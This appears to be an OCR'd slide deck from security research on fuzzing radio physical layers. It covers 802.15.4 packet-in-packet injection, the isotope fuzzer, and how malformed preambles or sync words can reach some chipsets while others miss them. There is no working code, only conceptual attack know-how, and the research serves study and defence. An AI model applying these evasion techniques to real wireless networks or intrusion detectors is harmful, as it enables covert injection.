Packet-in-Packet


In 802.15.4, you can “inject”
at layer 2 if you control layer 7…






See our Packet in Packet paper in USENIX WOOT ’11 for details

Another view





curity

Background

"Making and Breaking a Wireless IDS", Troopers14

"Speaking the Local Dialect", ACM WiSec

- Ryan Speers, Sergey Bratus, Javier Vazquez, Ray Jenkins, bx, Travis Goodspeed, and David Dowd
- Idiosyncrasies in PHY implementations

Mechanisms for automating:

- RF fuzzing
- Bug discovery
- PHY FSM fingerprint generation

Software Fuzzing State of the Art

Abundant fully-featured software fuzzers

- AFL / AFL-Unicorn
- Peach
- Scapy

Software is easy to instrument and hook at every level

What else can one fuzz?

Fuzzing Hardware

Challenges:

- H/W is often unique, less "standard interfaces" to measure on
- May not be able to simulate well in a test harness

Some Existing Techniques:

- AFL-Unicorn: simulate firmware in Unicorn to fuzz
- Bus Pirate: permutes pinouts and data rates to discover digital buses
- JTAGulator: permutes pinouts that could match unlocked JTAG
- ChipWhisperer: try different glitch locations
- …

Fuzzing RF

WiFuzz

- MAC-focused 802.11 protocol fuzzer

Mousejack research

- Injected fuzzed RF packets at nRF24 HID dongles while looking for USB output

isotope:

- IEEE 802.15.4 PHY fuzzer

Existing RF Fuzzing Limitations

Fuzzers are siloed / protocol-specific

Generally limited to MAC layer and up

RF is hard to instrument – what constitutes a crash / bug / etc?

Implicit trust in chipset – one can only see what one's radio tells you is happening

Trust and Physical Layer Vulnerabilities

Not all PHY state machines are created equal!

Radio chipsets implement RF state machines *differently*

- Differences can be fingerprinted and exploited
- Initial results on 802.15.4 were profound
- Specially-crafted PHYs can target certain chipsets while avoiding others

RF PHYs: A Primer

“How Radios Work”

Transmitter: digital data (bits) → analog RF energy


discrete → continuous

Receiver: analog RF energy → digital data (bits)

continuous → discrete


Receiving comes down to sampling and synchronization!

Digitally Modulated Waveforms




https://hackaday.com/2016/11/18/building-a-lora-phy-with-sdr/

RF PHY State Machines




RF PHY State Machines



RF PHY State Machines

Correlation = shift register clocking bits through at symbol rate looking for a pattern



1. **Correlator looks for [1,0,1,0,…]**
2. **Correlator looks for [magic number]**

If found, a packet is on-air

Sync Words and Magic Numbers

Turns out not all sync words are created equally

- 0x00000000 == 802.15.4 Preamble
- 0xA7 == 802.15.4 Sync Word

The isotope research showed some chipsets correlated on “different” preambles / sync words than others

Sync Words and Magic Numbers

Turns out not all sync words are created equally

- 0x00000000 == 802.15.4 Preamble
- 0xA7 == 802.15.4 Sync Word

strategically malformed

The isotope research showed some chipsets correlated on ~~"different"~~ preambles / sync words than others

Sync Words and Magic Numbers

Turns out not all sync words are created equally

- 0xXXXX0000 == 802.15.4 Preamble
- 0xA7 == 802.15.4 Sync Word

strategically malformed

The isotope research showed some chipsets correlated on ~~"different"~~ preambles / sync words than others

Short preamble?

Sync Words and Magic Numbers

Turns out not all sync words are created equally

